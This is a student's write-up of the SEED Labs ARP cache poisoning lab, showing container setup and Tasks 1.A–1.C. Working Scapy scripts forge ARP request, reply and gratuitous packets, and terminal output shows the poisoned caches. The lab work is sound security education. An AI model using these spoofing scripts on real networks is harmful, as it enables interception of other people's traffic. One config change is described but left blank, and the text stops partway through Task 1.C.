ARP Attack

Here is the docs link to this file which is better for viewing in my opinion

Task 0: Setting up SEED labs

Overview: Set up the SEED Lab environment

I booted Creating SEED labs on DigitalOcean. Following this guide. The student discount did help.

```
bin   dev  home  lib32  libx32      media  opt   root  sbin  srv  tmp  var
boot  etc  lib   lib64  lost+found  mnt    proc  run   snap  sys  usr
seed@ubuntu-s-1vcpu-2gb-nyc3-01:/$ cd home
seed@ubuntu-s-1vcpu-2gb-nyc3-01:/home$ ls
seed
seed@ubuntu-s-1vcpu-2gb-nyc3-01:/home$ cd seed
seed@ubuntu-s-1vcpu-2gb-nyc3-01:~$ ls
Desktop
seed@ubuntu-s-1vcpu-2gb-nyc3-01:~$ cd Desktop
seed@ubuntu-s-1vcpu-2gb-nyc3-01:~/Desktop$ ls
seed_firefox.desktop  seed_wireshark.desktop
seed_vs_code.desktop  seed_xfce_terminal.desktop
seed@ubuntu-s-1vcpu-2gb-nyc3-01:~/Desktop$ wget "https://seedsecuritylabs.org/La
bs_20.04/Files/ARP_Attack/Labsetup-arm.zip"
--2024-11-15 04:27:08--  https://seedsecuritylabs.org/Labs_20.04/Files/ARP_Attac
k/Labsetup-arm.zip
Resolving seedsecuritylabs.org (seedsecuritylabs.org)... 185.199.108.153, 185.19
9.110.153, 185.199.111.153, ...
Connecting to seedsecuritylabs.org (seedsecuritylabs.org)|185.199.108.153|:443..
. connected.
HTTP request sent, awaiting response... 200 OK
Length: 1031 (1.0K) [application/zip]
Saving to: 'Labsetup-arm.zip'

Labsetup-arm.zip    100%[===================>]   1.01K  --.-KB/s    in 0s

2024-11-15 04:27:09 (18.3 MB/s) - 'Labsetup-arm.zip' saved [1031/1031]

seed@ubuntu-s-1vcpu-2gb-nyc3-01:~/Desktop$ ls
Labsetup-arm.zip      seed_vs_code.desktop    seed_xfce_terminal.desktop
seed_firefox.desktop  seed_wireshark.desktop
seed@ubuntu-s-1vcpu-2gb-nyc3-01:~/Desktop$ unzip Labsetup-arm.zip
Archive:  Labsetup-arm.zip
   creating: Labsetup-arm/
  inflating: Labsetup-arm/docker-compose.yml
   creating: Labsetup-arm/volumes/
 extracting: Labsetup-arm/volumes/.gitignore
seed@ubuntu-s-1vcpu-2gb-nyc3-01:~/Desktop$ ls
Labsetup-arm      seed_firefox.desktop  seed_wireshark.desktop
Labsetup-arm.zip  seed_vs_code.desktop  seed_xfce_terminal.desktop
seed@ubuntu-s-1vcpu-2gb-nyc3-01:~/Desktop$ cd Labsetup-arm
seed@ubuntu-s-1vcpu-2gb-nyc3-01:~/Desktop/Labsetup-arm$ ls
docker-compose.yml  volumes
seed@ubuntu-s-1vcpu-2gb-nyc3-01:~/Desktop/Labsetup-arm$
```

I downloaded the Labsetup.zip file to DigiOcean from the lab's website using wget. After unzipping it, I used the docker-compose.yml file to set up the lab environment.

```
seed@ubuntu-s-1vcpu-2gb-nyc3-01:~/Desktop$ yes "yes" | rm -vRI Labsetup-arm
rm: remove 1 argument recursively? removed 'Labsetup-arm/volumes/.gitignore'
removed directory 'Labsetup-arm/volumes'
removed 'Labsetup-arm/docker-compose.yml'
removed directory 'Labsetup-arm'
seed@ubuntu-s-1vcpu-2gb-nyc3-01:~/Desktop$ rm Labsetup-arm.zip
seed@ubuntu-s-1vcpu-2gb-nyc3-01:~/Desktop$ ls
seed_firefox.desktop  seed_vs_code.desktop  seed_wireshark.desktop  seed_xfce_terminal.desktop
seed@ubuntu-s-1vcpu-2gb-nyc3-01:~/Desktop$ wget "https://seedsecuritylabs.org/Labs_20.04/Files/ARP_Attack
/Labsetup.zip"
--2024-11-15 21:09:55--  https://seedsecuritylabs.org/Labs_20.04/Files/ARP_Attack/Labsetup.zip
Resolving seedsecuritylabs.org (seedsecuritylabs.org)... 185.199.108.153, 185.199.111.153, 185.199.109.15
3, ...
Connecting to seedsecuritylabs.org (seedsecuritylabs.org)|185.199.108.153|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 997 [application/zip]
Saving to: 'Labsetup.zip'

Labsetup.zip               100%[===================================>]     997  --.-KB/s    in 0s

2024-11-15 21:09:55 (25.3 MB/s) - 'Labsetup.zip' saved [997/997]

seed@ubuntu-s-1vcpu-2gb-nyc3-01:~/Desktop$ ls
Labsetup.zip          seed_vs_code.desktop    seed_xfce_terminal.desktop
seed_firefox.desktop  seed_wireshark.desktop
seed@ubuntu-s-1vcpu-2gb-nyc3-01:~/Desktop$ unzip Labsetup.zip
Archive:  Labsetup.zip
   creating: Labsetup/
  inflating: Labsetup/docker-compose.yml
   creating: Labsetup/volumes/
 extracting: Labsetup/volumes/.gitignore
seed@ubuntu-s-1vcpu-2gb-nyc3-01:~/Desktop$ ls
Labsetup      seed_firefox.desktop  seed_wireshark.desktop
Labsetup.zip  seed_vs_code.desktop  seed_xfce_terminal.desktop
seed@ubuntu-s-1vcpu-2gb-nyc3-01:~/Desktop$ cd Labsetup
seed@ubuntu-s-1vcpu-2gb-nyc3-01:~/Desktop/Labsetup$ ls
docker-compose.yml  volumes
seed@ubuntu-s-1vcpu-2gb-nyc3-01:~/Desktop/Labsetup$ dcbuild
HostA uses an image, skipping
HostB uses an image, skipping
HostM uses an image, skipping
seed@ubuntu-s-1vcpu-2gb-nyc3-01:~/Desktop/Labsetup$ dcup
Pulling HostA (handsonsecurity/seed-ubuntu:large)...
large: Pulling from handsonsecurity/seed-ubuntu
da7391352a9b: Pull complete
14428a6d4bcd: Pull complete
2c2d948710f2: Pull complete
b5e99359ad22: Pull complete
3d2251ac1552: Pull complete
1059cf087055: Pull complete
b2afee800091: Pull complete
c2ff2446bab7: Pull complete
4c584b5784bd: Pull complete
Digest: sha256:41efab02008f016a7936d9cadfbe8238146d07c1c12b39cd63c3e73a0297c07a
Status: Downloaded newer image for handsonsecurity/seed-ubuntu:large
Creating A-10.9.0.5   ... error
Creating B-10.9.0.6 ...
Creating M-10.9.0.105 ...
```

I was able to successfully make containers as instructed.

```
docker-compose.yml  volumes
seed@ubuntu-s-1vcpu-2gb-nyc3-01:~/Desktop/Labsetup$ docker ps
CONTAINER ID   IMAGE                                COMMAND                  CREATED         STATUS              PORTS     NAMES
efca87e0bfb4   handsonsecurity/seed-ubuntu:large    "bash -c ' /etc/init…"   5 minutes ago   Up About a minute             B-10.9.0.6
49a48422e5c4   handsonsecurity/seed-ubuntu:large    "/bin/sh -c /bin/bash"   5 minutes ago   Up About a minute             M-10.9.0.105
925cc7f353c2   handsonsecurity/seed-ubuntu:large    "bash -c ' /etc/init…"   5 minutes ago   Up About a minute             A-10.9.0.5
seed@ubuntu-s-1vcpu-2gb-nyc3-01:~/Desktop/Labsetup$ dockersh 92
dockersh: command not found
seed@ubuntu-s-1vcpu-2gb-nyc3-01:~/Desktop/Labsetup$ docker exec -it 92 /bin/bash
root@925cc7f353c2:/#
```

I then took note of the configs of all the hosts including IP and MAC addresses. Here is an example for M.

```
  HostM:
      image: handsonsecurity/seed-ubuntu:large
      container_name: M-10.9.0.105
      tty: true
      cap_add:
              - ALL
      privileged: true
      volumes:
              - ./volumes:/volumes
      networks:
          net-10.9.0.0:
              ipv4_address: 10.9.0.105
```

```
root@49a48422e5c4:/# ifconfig -a
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.105  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:69  txqueuelen 0  (Ethernet)
        RX packets 33  bytes 3809 (3.8 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Task 1: ARP Cache Poisoning (20 points)

Follow the steps in Section 3 from-
https://seedsecuritylabs.org/Labs_20.04/Files/ARP_Attack/ARP_Attack.pdf

Task 1.A (using ARP request) . (6 points)

On host M, construct an ARP request packet to map B's IP address to M's MAC address.
I created an ARP request packet from host M to map B's IP address to M's MAC address and sent it to A.

```python
from scapy.all import *

# Define
IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"
IP_M = "10.9.0.105"
MAC_M = "02:42:0a:09:00:69"

# ARP request
arp_request = Ether(dst="ff:ff:ff:ff:ff:ff", src=MAC_M) / ARP(
    hwsrc=MAC_M,
    psrc=IP_B,
    hwdst="00:00:00:00:00:00",
    pdst=IP_A,
    op=1  # ARP request
)

# Send
sendp(arp_request, iface="eth0")
```

On Host M - I sent a packet to A and checked whether the attack was successful or not.

```
root@49a48422e5c4:/volumes# python3 make_arp_rqpk.py
.
Sent 1 packets.
root@49a48422e5c4:/volumes#
```

On Host A

```
root@925cc7f353c2:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

The attack is successful since we see B's IP address (10.9.0.6) mapped to M's MAC address (02:42:0a:09:00:69) in A's ARP cache.

Task 1.B (using ARP reply) (7 points)

On host M, construct an ARP reply packet to map B's IP address to M's MAC address. Send the packet to A and check whether the attack is successful or not. Try the attack under the following two scenarios, and report the results of your attack:

A standard ARP reply provides requested IP-to-MAC mapping information. It is typically unicast, sent directly to the requesting device. In a standard ARP reply, the destination MAC is the requester's MAC address.

Code

```
from scapy.all import *

# Define
IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"
IP_M = "10.9.0.105"
MAC_M = "02:42:0a:09:00:69"


arp_reply = Ether(dst=MAC_A, src=MAC_M) / ARP(
    hwsrc=MAC_M,
    psrc=IP_B,
    hwdst=MAC_A,
    pdst=IP_A,
    op=2  # ARP reply
)

# Send
sendp(arp_reply, iface="eth0")
```


Scenario 1: B's IP is already in A's cache.

Host A has an ARP entry mapping B's IP (10.9.0.6) to B's legitimate MAC address.

```
root@925cc7f353c2:/# ping 10.9.0.6 -c 1
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.219 ms

--- 10.9.0.6 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.219/0.219/0.219/0.000 ms
root@925cc7f353c2:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@925cc7f353c2:/#
```

The malicious ARP reply packet crafted in the script is sent to A. It claims that B's IP (10.9.0.6) is now associated with M's MAC address. Since ARP does not validate incoming replies, A will accept the forged ARP reply and overwrite its ARP cache entry for B's IP with M's MAC address.

This attack works normally no need to make any setting changes and the mac address changes



Scenario 2: B's IP is not in A's cache. You can use the command "arp -d a.b.c.d" to remove the ARP cache entry for the IP address a.b.c.d.

If we again run the attack code this does not work out as planned:

```
root@925cc7f353c2:/# ping 10.9.0.6 -c 1
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.067 ms

--- 10.9.0.6 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.067/0.067/0.067/0.000 ms
root@925cc7f353c2:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@925cc7f353c2:/# arp -d 10.9.0.6
root@925cc7f353c2:/# arp -n
root@925cc7f353c2:/# tcpdump -i eth0 arp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
23:31:36.906747 ARP, Reply B-10.9.0.6.net-10.9.0.0 is-at 02:42:0a:09:00:69 (oui Unknown), length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
root@925cc7f353c2:/# arp -n
root@925cc7f353c2:/# sysctl net.ipv4.conf.all.arp_accept
net.ipv4.conf.all.arp_accept = 0
```

```
root@925cc7f353c2:/# sysctl -w net.ipv4.conf.all.arp_accept=1
sysctl: setting key "net.ipv4.conf.all.arp_accept": Read-only file system
```


As shown in the image above, even after executing the attack (receiving the malicious reply), the ARP entries remain unaffected. This is because the container image is configured to reject new ARP entries under these conditions. It adheres to the rule that no entry is created for a reply unless it corresponds to a prior request.

We can “hack” our way to make this attack successful. We have the option to manually change such configuration.


Change yml

```
services:
    HostA:
        image: handsonsecurity/seed-ubuntu:large
        container_name: A-10.9.0.5
        tty: true
        cap_add:
                - ALL
        networks:
            net-10.9.0.0:
                ipv4_address: 10.9.0.5
        command: bash -c "
                    /etc/init.d/openbsd-inetd start &&
                    tail -f /dev/null
                "
```

to



then restarted all the containers. Now the crafted ARP reply from M which is unsolicited (not in response to an ARP request) will still be processed by A due to ARP's lack of authentication. A will add a new entry in its ARP cache for B's IP (10.9.0.6), associating it with M's MAC address. i.e. the attack will be successful



Task 1.C (using ARP gratuitous message) (7 points)

On host M, construct an ARP gratuitous packet, and use it to map B's IP address to M's MAC address. Please launch the attack under the same two scenarios as those described in Task 1.B. ARP gratuitous packet is a special ARP request packet. It is used when a host machine needs to update outdated

information on all the other machine's ARP cache.


Gratuitous ARP is used to announce or update IP-to-MAC mappings proactively. It is sent as a broadcast frame to all devices on the network. In a gratuitous ARP, the destination MAC is the broadcast address (ff:ff:ff:ff:ff:ff).

Code

```
from scapy.all import *

# Define
IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"
IP_M = "10.9.0.105"
MAC_M = "02:42:0a:09:00:69"

arp_gratuitous = Ether(dst="ff:ff:ff:ff:ff:ff", src=MAC_M) / ARP(
    hwsrc=MAC_M,
    psrc=IP_B,
    hwdst="ff:ff:ff:ff:ff:ff",
    pdst=IP_B,
    op=2  # ARP reply
)

# Send
sendp(arp_gratuitous, iface="eth0")
```


Scenario 1: B's IP is already in A's cache.

Same thing happens. Mac address changes

